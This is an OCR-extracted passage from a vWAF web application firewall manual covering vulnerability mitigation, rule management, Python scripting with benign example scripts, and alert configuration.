CONTEXT:

After you've imported a report, the **Vulnerability Overview** tab lists all vulnerabilities that have been identified by the report.



A green traffic light symbol in the **Location** column indicates that the location of the vulnerability could be clearly identified. If the traffic light symbol in the **Location** column is red, you need to edit the location manually. To do so, click the corresponding **Edit** icon in the **Action** column.

The traffic light symbols in the **Mitigation** column indicate whether or not your web application is currently protected against attacks that exploit the vulnerability:

- red: Mitigation is disabled.
- yellow (flashing): Mitigation is enabled, but there are no mitigation rules. Edit the vulnerability or disable mitigation by clicking the red traffic light symbol.
- green: Mitigation is enabled and running.

You can click the traffic light symbols to toggle the status.

If you don't want to take care of a detected vulnerability — for example, because you're absolutely sure that it is a false positive — you can click the Delete icon in the **Action** column to remove the vulnerability from the list.

ATTENTION: If you remove a vulnerability from the list, this also turns off and deletes all mitigation rules that are active to protect your web application from attacks that exploit this vulnerability.

ATTENTION: You must click the **Commit** button on the bottom of the *Vulnerability Overview page* in order for the listed mitigation rules to become effective.

Editing a vulnerability


CONTEXT:

If necessary, you can specify the location of a detected vulnerability more closely, and you can edit which mitigation rules vWAF uses to protect your web application from attacks that exploit the vulnerability.

1. If you haven't done so already: In the navigation area, select the application for which you want to manage the external services rules.
2. Activate the **External Services | Vulnerability Management | Vulnerability Overview** tab.

3. In the **Action** column, click the edit icon for the vulnerability that you want to edit. The “edit” view opens.

FOR EXAMPLE:



4. The entries **Category** and **Description** are supplied automatically by the imported report.
   STEP RESULT: They inform you about the kind of attack that's possible via the identified vulnerability. Optionally, you can enter an additional comment into the **Remark** field.
5. **Location** identifies where the vulnerability has been found. Usually, the fields are already filled in on the basis of the data supplied by the imported report.
6. **Mitigation Rules** lists the rules that have been chosen to prevent attacks that exploit the identified vulnerability. A green traffic light symbol in the **Action** column indicates that the rule is active. A red traffic light symbol indicates that the rule has been suspended. You can click a traffic light symbol to toggle the status. To add an additional rule manually, select an entry from the drop-down list, and then click **Add**. You can't suspend manually added rules, so no traffic light symbols appear in the **Action** column for these rules. Instead, a Delete icon appears, which you can use to remove the rule permanently.
7. Select the **Mitigation Action** that you want to apply. You can deny the request with an error code, you can remove the identified pattern from the request and then forward it to the web application, or you can replace the identified pattern with a given string.
8. Click **Set** to confirm your settings and to return to the **Vulnerability Overview** page.

AFTER COMPLETING THIS TASK:

NOTE: *You must click the **Commit** button on the bottom of theVulnerability Overview page in order for the listed mitigation rules to become effective.*

Rule Management

Purpose


On the **Rule Management** tab you can monitor which rules vWAF currently uses as a result of *Vulnerability Management*.

Opening

To access Rule Management:

1. In the navigation area, select the application for which you want to manage external services rules.
2. Activate the **External Services | Rule Management** tab.

FOR EXAMPLE:



Information displayed

CONTEXT:

Column	Meaning
Category	Shows which category of attack may be carried out via the identified vulnerability. The category name is provided by the external service used.
Provider	Shows who provides the mitigation rule. Mitigation rules may either be provided by the report file that you've imported from your external service provider, or by vWAF *Baseline Protection*.
Description	Contains a more detailed description of the particular attack vector. The text is provided by the external service used.
Pattern	Exact pattern that vWAF looks for in your web application. If this pattern matches with a request, vWAF applies the configured mitigation rules for this request.

Implementing Python Scripts

CONTEXT:

You can create Python scripts to expand the scope of vWAF to suit your specific requirements. This provides additional options and flexibility for administrators with Python scripting experience to expand the functionality of the included handlers.

To create and apply scripts:

- Using the script editor, create the required script(s). Each script is added to the script library (the script library hosts all configured scripts at the application level)
- Using the script library, sort the scripts to determine the order in which they run.
- Using the script handler, enable the required scripts for the application and each path, as needed.

Scripts can include all basic Python operators plus additional modules and functions. For details of the supported modules and functions, see *Accessible Python Modules and Functions*.

Script Editor

You create and edit scripts using the script editor. The editor checks the syntax and highlights issues as you enter your script. For each script you can add the following 'parts':

- Init
  executed during the script handler initialization phase. These are typically significant set up tasks, for example.
- Request
  executed during the Script Handler request.
- Response
  executed during the Script Handler response.

Script Library

The scripts you create are saved in a script library. Scripts can be enabled at the application level and to relevant paths, as needed. The script library allows you to specify the order in which scripts are executed.

Script Handler


The script handler executes the scripts. You configure the script handler for each application and path, as needed, to enable the required scripts. The scripts available for the application are stored in the script library.

A selection of example scripts are included below.

Creating scripts

To create a script.

1. To start the script editor, from the **Application Control** menu select the required application and click the **Script Library** tab.
   The Script Library appears.




FOR EXAMPLE: This example shows an empty script library. If any scripts were created previously, they appear in the list.

2. In the **Add new script** field, enter the name for your script and click **Create**.

   The script editor appears.

   FOR EXAMPLE: Your script can include several parts including Init, Request and Response. Click the relevant part to expand the section and to create the necessary script.

   STEP RESULT: This example shows the script editor with the Init part expanded.



3. Create your script.

   FOR EXAMPLE: vWAF automatically checks the syntax of the script. Should there be any syntax errors, the input field turns red and vWAF tells you which line the error is in.

   You also set the appropriate 'response mode' for the script, using the drop-down menu, to determine how response handling is implemented:

   - No response handling - no response handling. In this mode, calling any **filter_response_*** functions in the request script has no effect (no exception is raised). In this mode the response section is not accessible.
   - Response header handling - the relevant response script is called with the response headers only (no access to the body). In this mode, calling any **filter_response_*** functions in the request

script has no effect (no exception is raised). In this part you can manipulate headers (for example, add a custom header); any manipulation on the body has no effect.

- Response body handling - the relevant response script is called with the full response (headers and body). In this mode, it is possible to provide the script with a list of content types (comma separated strings) to handle; only responses with a matching content-type are handled. Calling any **filter_response_*** functions in the request script has no effect (no exception is raised). This part allows you to manipulate both headers and the body.
- Script based handling - In this mode, any **filter_response_*** functions in the script are handled based on the script logic (the script determines if and how response handling is enabled). This is intended for legacy scripts, created before the script editor providing the ability to create scripts with separate parts was released.

STEP RESULT: Use the **Comment** option to add comments, as needed.

4. Click **Save**.
5. Commit the change.

RESULT: The script is added to the script library.

AFTER COMPLETING THIS TASK:


Repeat the process to add further scripts.

Managing scripts in the script library

CONTEXT:

Scripts you create are stored in the script library. You can enable any or all of the scripts for your application and appropriate paths. The scripts in the library are available to any path.

Scripts are executed in the order in which they are sorted. You can change the order of the scripts by clicking the relevant up or down icon.



To edit a script, click the edit icon.

To delete a script, click the delete icon.


If you edit or delete a script, commit the change.

Enabling scripts

CONTEXT:

You apply the required scripts to your application and application paths as needed.

1. Navigate to the required application (and path, if necessary).
2. If not configured previously, add the Script Handler (from the **Handler Templates** tab, select **Script Handler** from the **Add Handler** menu).
3. Click the Script Handler edit icon
   STEP RESULT: The Script Handler screen appears.
4. Enable the required scripts.
   STEP RESULT: In this example, Script 1 and Script 2 are enabled.



5. Click **Save**.
6. Commit the change.

AFTER COMPLETING THIS TASK:

The scripts are enabled and executed in the order specified.

Example Scripts

CONTEXT:

This section provides a selection of example scripts.

Example script: Add content to end of page

The following simple example script adds some own content (e.g. a company logo) to the end of each page:

```
if http.is_request():
  http.filter_response_full()
else:
  ct = http.get_response_header("content-type")
  if ct and ct.split(';')[0].lower() == "text/html":
```

```
    body = http.get_response_body()
    if len(body) > 0:
      try:
        idx = body.upper().index("</BODY>")
        newbody = []
        newbody.append(body[:idx])
        newbody.append("<BR/><IMG SRC='logo.gif'/></BODY>")
        newbody.append(body[idx+len("</BODY>"):])
        http.set_response_body("".join(newbody))
      except ValueError:
        http.log("no closing html body tag found")
```

Example script: Call server scripts based on request URL

The following script takes the request URI (e.g. /image/mandelbrot1.gif) and translates it to /image_handler.php with the subpath argument set to the rest of the URI (e.g. /mandelbrot1.gif):

```
if http.is_request():
  uri = http.get_request_uri()
  path = [ s for s in uri.split('/') if len(s) > 0 ]
  if len(path) > 0:
    uri = "/%s_handler.php" % path[0]
    subpath = '/'
    if len(path) > 1:
      subpath += '/'.join(path[1:])
      http.set_request_uri(uri,[("subpath",subpath)])
```

Example script: checking and setting a cookie

The following script retrieves a cookie given in a request. If the cookie isn't valid in the session, the script redirects to a given URL. If no cookie has been given at all, the script generates and sets a random response cookie.

```
if http.is_request():
    s = http.get_storage()
    c = http.get_request_cookie('MYVALIDATOR')

    if 'MYVALIDATOR' in s:
        if s['MYVALIDATOR'] != c:
            http.log('found session with invalid validator')
            http.redirect('/')
    elif c:
        s['MYVALIDATOR'] = c
    else:
        s['MYVALIDATOR'] = http.make_random_cookie()
        http.set_response_cookie('MYVALIDATOR', s['MYVALIDATOR'])
```

Example script: adding an IP address to the global IP blacklist

If a user calls the URL /honeypot, the following script adds the IP address of the request to the global IP blacklist for a duration of 5 minutes (300 seconds).

```
if http.is_request() and http.get_url() == "/honeypot":
    ip = http.get_client_ip()
    http.generate_blacklist_event(ip, 300)
```

Example scripts: Validating XML

The following is a simple example of how to verify some incoming XML requests against a given XML Schema:

```
xml_schema_string = '''
  ...
'''
if http.is_request() and http.get_request_method() == 'POST'
and http.get_request_header('content-type').lower() == 'text/xml':
  xml_body = str(http.get_request_body()).strip()
  xml = lxml_etree.parse(StringIO(xml_body))

  xml_schema = lxml_etree.XMLSchema(lxml_etree.parse
  (StringIO(xml_schema_string.strip())))
  if not xml_schema.validate(xml):
    http.log("xml request does not match schema")
    http.set_returncode(403)
```

The following example validates the XML against a defined XML DTD. If the XML is valid, the script writes the value true to the vWAF *Log Files*.

```
xml_string = '''<?xml version="1.0" encoding="ISO-8859-1"?>
<note>
  <to>Tove</to>
  <from>Jani</from>
  <heading>Reminder</heading>
  <body>Don't forget me this weekend!</body>
</note>''';
dtd_string = '''<!ELEMENT note (to,from,heading,body)>
<!ELEMENT to (#PCDATA)><!ELEMENT from (#PCDATA)>
<!ELEMENT heading (#PCDATA)><!ELEMENT body (#PCDATA)>'''
xml = lxml_etree.XML(xml_string)
dtd_io = StringIO(dtd_string)
dtd = lxml_etree.DTD(dtd_io)
http.log(str(dtd.validate(xml)))
```

The following example validates the XML against a given XML Schema file. If the XML is valid, the script writes the value true to the vWAF *Log Files*.

```
xml_string = '''<?xml version="1.0" encoding="ISO-8859-1"?>
<note>
  <to>Tove</to>
  <from>Jani</from>
```

```
  <heading>Reminder</heading>
  <body>Don't forget me this weekend!</body>
</note>''';
schema_string = '''<xsd:schema xmlns:xsd="http://www.w3.org/
2001/XMLSchema">
<xsd:element name="note" type="noteType"/>
  <xsd:complexType name="noteType">
    <xsd:sequence>
      <xsd:element name="to" type="xsd:string" />
      <xsd:element name="from" type="xsd:string" />
      <xsd:element name="heading" type="xsd:string" />
      <xsd:element name="body" type="xsd:string" />
    </xsd:sequence>
  </xsd:complexType>
</xsd:schema>'''
xml_io = StringIO(xml_string)
schema_io = StringIO(schema_string)
schema_doc = lxml_etree.parse(schema_io)
schema = lxml_etree.XMLSchema(schema_doc)
xml_doc = lxml_etree.parse(xml_io)
http.log(str(schema.validate(xml_doc)))
```

Configuring Alerts

Alerts inform you in the case of certain events, but don't trigger any automatic action. There are two different levels at which you can configure alerts:

- you can configure alerts for events that relate to a specific application
- you can configure alerts for events that relate to the global vWAF installation

Event Destinations

Event destinations determine the channels via which vWAF notifies you in the case of an event. For example, you can configure notification by email, you can let vWAF send an HTTP POST request to certain URIs, or you can let vWAF write an entry to a special log file. You can configure any number of event destinations.

- For information on how to configure an event destination, see *Editing Event Destinations*.

Event Destination Groups

Event destinations are combined into event destination groups.

When adding an event source to your configuration, you have to link it with an event destination group. vWAF sends alerts to all event destinations that are part of this group.

Event destination groups are specific to the entity for which they were created:

- If an event destination group was created for an application, it's only available when configuring this application, but it isn't available when configuring alerts for other applications or global alerts.
- If an event destination group was created in the global alerting configuration, it's only available here but not when configuring alerts that relate to a specific application.

For information on how to edit event destination groups, see *Editing Event Destinations*.

Event Sources

Event sources are the occasions and conditions when vWAF alerts you. The event source Cluster State Event Source for example, triggers an alert if any cluster node goes offline.

- For information on how to configure an event source, see *Editing Event Sources*.

  NOTE: Recurring alerts are only triggered when the status changes. For example, when you define the Requests Per Minute Event Source to trigger an alert if the average number of requests per minute exceeds a given limit, you get an alert when the limit is exceeded for the first time. However, you don't get additional alerts while this state continues. You would only get a second alert if the number went below the limit again, and then beyond again.

Editing Event Destinations

CONTEXT:

Event destinations determine the channels via which vWAF notifies you when one of the conditions defined for the *Event Sources* becomes true (see also *Editing Event Destinations*).

Event destinations are combined into event destination groups. Event sources aren't directly linked to individual event destinations but always to exactly one event destination group.

NOTE: You can add as many event destinations to an event destination group as you like. For example, if you want to send an alert message by email not only to one but to various recipients, just add several Mail Event Destinations to the event destination group. You can then specify a different mail to attribute for each Mail Event Destination.

Creating and editing an event destination group


NOTE: The created event destination group only is available for the application for which it has been created but not for other applications or for global alerting. If the event destination group is created for global alerting, it only is available for global alerting but not for application-specific alerting.

1. If you want to add or edit an event destination group for global events: Select the menu item **Administration > Alerting Configuration**.

   If you want to add or edit an event destination group for application-specific events: In the navigation area, select the application and activate the **Configuration | Alerting Configuration** tab.

2. Activate the **Event Destination Groups** tab.

   FOR EXAMPLE:



3. If you want to create a new event destination group: Enter a name into the **Create Event Destination Group** field and click the **Create** button.

   If you want to edit an existing event destination group: Click the corresponding Edit icon in the **Action** column.

   STEP RESULT: The event destination group opens and can be edited.

AFTER COMPLETING THIS TASK:

You can now add, edit and remove individual event destinations (see following sections).

NOTE: If you need to set up several groups that are largely identical, you can duplicate an existing group. To do so, click the green Export/Import icon in the **Action** column, and then click **Copy from**

exiting. You can also export a group's settings into a file and then import them back into another group.


Adding event destinations

